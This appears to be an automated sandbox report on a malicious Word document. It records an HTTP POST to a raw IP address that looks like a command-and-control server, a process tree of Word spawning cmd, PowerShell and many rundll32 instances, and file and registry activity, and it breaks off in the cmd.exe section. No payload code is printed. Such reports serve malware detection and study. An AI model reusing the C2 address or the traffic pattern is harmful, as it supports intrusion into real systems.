Jan 25, 2021 08:22:42.954171896 CET	363	OUT	POST /zu0s8fp/p0ci9j50w974/cj5r0kfb71n/m8g30yu0kjfggim2u/66n2ab/ipuz3m08m8x037v8/ HTTP/1.1 DNT: 0 Referer: 190.55.186.229/zu0s8fp/p0ci9j50w974/cj5r0kfb71n/m8g30yu0kjfggim2u/66n2ab/ipuz3m08m8x037v8/ Content-Type: multipart/form-data; boundary=-----------DlOKA6XxDmY User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 190.55.186.229 Content-Length: 6452 Connection: Keep-Alive Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
Jan 25, 2021 08:22:44.434644938 CET	371	IN	HTTP/1.1 200 OK Server: nginx Date: Mon, 25 Jan 2021 07:22:44 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Vary: Accept-Encoding Data Raw: 65 35 34 0d 0a c0 4f 52 e5 82 f5 0d 86 6d ff 91 c2 8e 89 a2 85 bf 89 59 cc ad a2 8c d6 4d f8 38 3b 2c d3 fa 6b f1 67 c7 80 53 6d 20 2f 13 1f 10 a5 e2 ab 0d 7d 22 fd 56 9d aa 91 05 2c 5f 76 0d bf 98 53 78 4b 3d 43 9f 1a 7a 57 30 5c 7e 69 cd 51 7f f8 77 a6 b8 f6 7b 66 87 84 21 6b b6 58 15 7c d6 c1 7c 66 5d 0a 5a 6d a0 de cb 50 43 d9 80 8a 8e 8f ab 95 e0 e9 13 ce ee ce 77 07 c0 9e a9 af ed 6d fa ba c8 34 7c 3a 31 71 d1 b0 ff fd 0d a0 17 59 db 7a 54 bb 95 13 32 38 45 c2 0f 68 ed d1 9b f9 2f 40 fc d1 11 f6 2e b8 fe 87 75 f4 a1 2c 47 3c 2e be 72 9d b3 ca 1a 16 5b b8 6d 3c 0e 7a 4e 8d 8b d7 c6 86 ed 5f 82 a9 d5 ef 94 13 f4 d7 88 89 c3 b1 25 c0 76 5f 5b ed c5 a1 61 b4 33 94 d0 6c 9f e0 45 b1 a1 bf ca 3a a3 99 f2 37 08 c5 a7 4f 0b b9 c0 2d f4 8e 8f 9e f8 03 a3 4e 5a 95 5c 0d 5d 40 30 20 ff 1f 25 ed 66 cf 88 fa 96 11 7b 42 91 52 dd 2e a5 f8 e9 66 f5 17 31 39 b5 8b ae aa 6b 0c 5a e3 5d 82 2e 72 e1 59 07 69 36 2b 71 fe 37 58 e6 98 09 4e 56 e3 39 82 52 85 d7 12 01 e1 c5 4d 83 52 74 15 dc 2d cf da 16 b9 c4 2e 71 20 fe fb 32 90 d0 58 f1 00 67 bd 2a cb 81 ea 19 7d 4e 16 ea 61 a6 d8 31 16 ac 77 89 4d ff f4 c7 d6 0f 49 9d 7c b7 f1 dc 34 c2 3b 39 7a 0c e5 4b 87 0c a4 29 d2 a5 0a 6d 8e cc 5d 31 8a 9b 13 29 37 e6 f6 5e a9 0a 9a 9d 5e 6c ce 2a 6e 2a c5 83 16 30 2d 9f 8e 97 89 79 90 3a 94 11 0b e3 21 fd 37 05 dd 47 0c 63 09 69 46 5b ec 24 b2 4f 73 52 1c f0 be 83 a3 b6 ba 64 49 5c e2 94 6e e5 52 f9 57 b5 cb 71 4c ca 21 dd 19 a7 68 4f b2 e8 c6 ae b4 f6 7e 9b 31 9f bd 2d 28 44 50 2a fb ae ae 5d 34 a2 3c cb 8d ee 6a 0f 75 fd e9 86 6d 5d 4c 88 68 f0 06 3e 37 19 2b ca eb 33 1e 68 8e 91 e8 b6 53 35 1e 70 c8 13 d4 ac f1 78 15 42 35 ce 68 85 b3 f7 d3 ef 01 5f 8c d2 72 0e 77 23 21 af bc 2b 43 7 1 8d df f7 cf 8b 12 11 90 dd ba 96 a4 c8 87 fb 81 aa 98 ba f9 58 16 dd a7 cb c7 c0 c5 11 8d 7f 6a 5a 64 9e 35 5c 33 9e 11 95 29 d3 a9 37 81 8c 1e 33 3d 91 f9 5d 69 01 d6 0e 91 aa 83 ac b3 9d ec fb 9c bc 64 81 ea 5d d4 a1 6e 08 5f 72 34 db ae 5d 83 93 8e 2f 24 e3 8d db 3c ac 00 ee 2d 9d 2d 69 29 06 9b da d6 ae 07 02 56 cb 51 fe c6 48 1a 47 09 0b 33 31 91 ba 33 49 55 f2 0c 7b db 3a 0a 6b c4 fd 3d 25 e3 7c 65 86 96 0c f0 4b 75 89 3c b6 ac 21 51 8c 10 8e d8 0d 68 f8 26 79 3f 94 15 d0 4b 90 d2 f4 61 1e 72 36 87 9b 50 a2 b9 35 9c 58 9c 1c 21 ff 0f dc 2d ed cc 99 a1 a9 81 66 ea fa 1f 6f 1f 1a 3e 07 35 0e ab 3a b2 1d fd 94 a8 ba 17 dc 88 43 0e 24 a5 2b 29 49 0b 72 c5 e6 aa 1e c7 b8 40 48 a2 73 a6 0f 62 92 fa 61 0d e7 d8 f3 0d e3 7a 88 52 7d 63 9e 52 b3 f0 61 36 8f 78 e7 f2 89 79 98 bf b1 d8 36 ba f3 7e 15 f5 5e 69 45 fc 30 ca e6 c9 67 37 40 c4 28 3c 97 5c 67 73 f0 db 22 0d e2 5b 99 52 4c 35 c3 e2 33 be b2 45 d3 ed d6 90 35 c8 b4 64 f4 f3 c7 53 81 50 f8 5a 70 aa 6b ff 36 a4 e2 25 b9 94 aa 3b 9e ad b6 31 55 7e 62 92 e3 42 c8 8e da 0b a1 fb 55 24 35 d1 fb f4 f1 da bc 55 19 55 c9 16 c8 73 25 a5 63 cf 8f 52 84 75 09 3d 71 bf e3 a3 a7 74 44 f1 df 3c 68 5e 0c be 45 f0 58 dc 8e c0 9c 28 2d f0 8a 68 2a 36 fe e4 fd 3b 1e 2d 65 29 e8 a1 53 75 fa 61 d1 58 18 fb 52 ad 9f d1 06 98 5d df 38 d2 96 a3 78 4f 16 9d 45 72 83 95 94 1d ae 43 59 74 9a ad c2 d2 71 4a e3 09 27 10 49 73 ce 93 a4 d6 46 57 2a 44 33 a9 de e5 d5 ec ad 43 a5 b5 67 77 ec 8a 27 33 e3 cd 69 f4 91 5f 25 a6 76 da a8 23 ff b6 12 02 7f 87 1d 2e 9b d1 4c ff d8 eb 92 ca be 03 67 20 c8 d4 89 44 c7 0c 55 a1 f4 1b 61 6f bc fe 15 4b ea 97 6d 78 f4 83 0d a2 08 46 e8 bf d0 2d 7d 54 be c9 61 d4 61 ae 9c 0a c4 73 04 81 c2 7a 79 13 e8 8b e7 5f 7e a4 ef 9c 6e 97 25 e1 6c 2d 52 7c 40 db 85 07 e1 a8 4e 8a 36 e7 Data Ascii: e54ORmYM8;,kgSm /}"V,_vSxK=CzW0\~iQw{f!kX|f]ZmPCwm4|:1qYzT28Eh/@.u,G<.r[m<zN_%v_[a3lE:7O-NZ\]@0 %f{BR.f19kZ].rYi6+q7XNV9RMRt-.q 2Xg*}Na1wMI|4;9zK)m]1)7^^l*n*0-y:!7GciF[$OsRdl\nRWqL!hO~1-(DP*]4<jum]Lh>7+3hS5pxB5h_rw#!+CqXjZd5\3)73=]id]n_r4]/$<--i)VQHG313IU{:k=%|eKu<!Qh&y?Kar6P5X!-fo>5:C$+)Ir@HsbazR}cRa6xy6~^\iE0g7@(<\gs"[RL53E5dSPZpk6%;1U~bBU$5UUs%cRu=qtD<h^EX(-h*6;-e)SuaXR]8xOErCYtqJ'IsFW*D3Cgw'3i_%v#.Lg DUaoKmxF-}Taaszy_~n%l-R|@N6

Code Manipulations

Statistics

Behavior



- WINWORD.EXE
- cmd.exe
- msg.exe
- powershell.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe

Click to jump to process

System Behavior

Analysis Process: WINWORD.EXE PID: 1552 Parent PID: 584

General

Start time:	08:21:37
Start date:	25/01/2021
Path:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding
Imagebase:	0x13f4d0000
File size:	1424032 bytes
MD5 hash:	95C38D04597050285A18F66039EDB456
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEE95226B4	CreateDirectoryA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\~DF72C7380EA900AC4F.TMP	success or wait	1	7FEE9449AC0	unknown

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Microsoft\UProof\CUSTOM.DIC	unknown	1	success or wait	1	7FEE91AEC53	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\UProof\CUSTOM.DIC	unknown	4096	success or wait	1	7FEE91B6CAC	ReadFile

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\VBA	success or wait	1	7FEE945E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0	success or wait	1	7FEE945E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	success or wait	1	7FEE945E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F57B1	success or wait	1	7FEE9449AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose	Cambria Math	binary	02 04 05 03 05 04 06 03 02 04	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose	Tahoma	binary	02 0B 06 04 03 05 04 04 02 04	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F57B1	F57B1	binary	04 00 00 00 10 06 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 C5 B6 11 3D 36 F3 D6 01 B1 57 0F 00 B1 57 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEE9449AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF				

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D30000000100000000F01FEC\Usage	ProductFiles	dword	1379467310	1379467311	success or wait	1	7FEE9449AC0	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D30000000100000000F01FEC\Usage	ProductFiles	dword	1379467311	1379467312	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F57B1	F57B1	binary	04 00 00 00 10 06 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 C5 B6 11 3D 36 F3 D6 01 B1 57 0F 00 B1 57 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	04 00 00 00 10 06 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 B1 57 0F 00 B1 57 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEE9449AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00				

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF				

Analysis Process: cmd.exe PID: 2376 Parent PID: 1220

General

Start time:	08:21:38
Start date:	25/01/2021
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
